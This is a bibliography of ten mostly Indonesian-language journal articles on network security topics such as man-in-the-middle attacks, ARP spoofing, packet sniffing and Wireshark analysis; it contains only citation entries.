- [1] F. Dedi, "Penerapan Teknologi Blockchain Untuk Mengatasi Serangan Man In The Middle," *JCT (Journal Science Infomatica and Robotics)*, vol. 1, no. 1, pp. 73–80, Sep. 2023.
- [2] F. J. Al Fajar, D. Nurani, and R. F. A. Aziza, "Implementation of Telegram Bot for MikroTik Monitoring at Planets Network Solution," *JUTIK (Jurnal Teknologi Informasi dan Komputer)*, vol. 9, no. 6, pp. 274-284, Oct. 2023.
- [3] I. Riadi, A. Fadlil, and M. N. Hafizh, "Analisis Bukti Serangan Address Resolution Protocol Spoofing menggunakan Metode National Institute of Standard Technology," *Edumatic: Jurnal Pendidikan Informatika*, vol. 4, no. 1, pp. 21–29, Jun. 2020.
- [4] J. Suhada and M. Tukiyat, "Analisis keamanan jaringan lokal pada Media Access Control address spoofing dengan metode Address Resolution Protocol (Studi kasus: SMK Prisma Depok)," *Jurnal Penelitian Ilmu Komputer*, vol. 2986, no. 030x, 2023.
- [5] R. M. S. A. Awalsyah, P. S. Harahap, and. Dono, "Implementasi Caesar Cipher Dalam Mengenkripsikan Pesan Pada Serangan Man In The Middle Attack," *JCT*

- (Journal Science Infomatica and Robotics), vol. 1, no. 1, pp. 64–72, Sep. 2023.
- [6] G. Prakoso and A. K. Heikmakhtiar, "Analisis keamanan jaringan: ARP spoofing dan DNS spoofing dengan metode National Institute of Standards and Technology," *Journal on Education*, vol. 6, no. 02, pp. 12895–12902, 2024.
- [7] A. Arini, M. Luthfi Arsalan, and H. Teja Sukmana, "Keamanan Jaringan Wi-Fi Terhadap Serangan Packet Sniffing Menggunakan Firewall Rule (Studi Kasus: Pt. Akurat.Co)," *Cyber Security dan Forensik Digital*, vol. 6, no. 2, pp. 30–38, Feb. 2024.
- [8] A. P. Walidin, F. P. Putri, and D. Kiswanto, "Kali Linux sebagai alat analisis keamanan jaringan melalui penggunaan Nmap, Wireshark, dan Metasploit," *JATI (Jurnal Mahasiswa Teknik Informatika)*, vol. 9, no. 1, pp. 1188-1196, 2025.
- [9] Z. M. Luthfansa and U. D. Rosiani, "Pemanfaatan Wireshark untuk sniffing komunikasi data berprotokol HTTP pada jaringan internet," *Journal Information Engineering and Educational Technology*, vol. 5, no. 1, pp. 34-39, 2021, ISSN 2549-869X.
- [10] M. Katoningati, I. G., "Analisis Layer Aplikasi (Protokol HTTP) menggunakan Wireshark," *JES (Jurnal Elektro Smart)*, pp. 13–15, 2021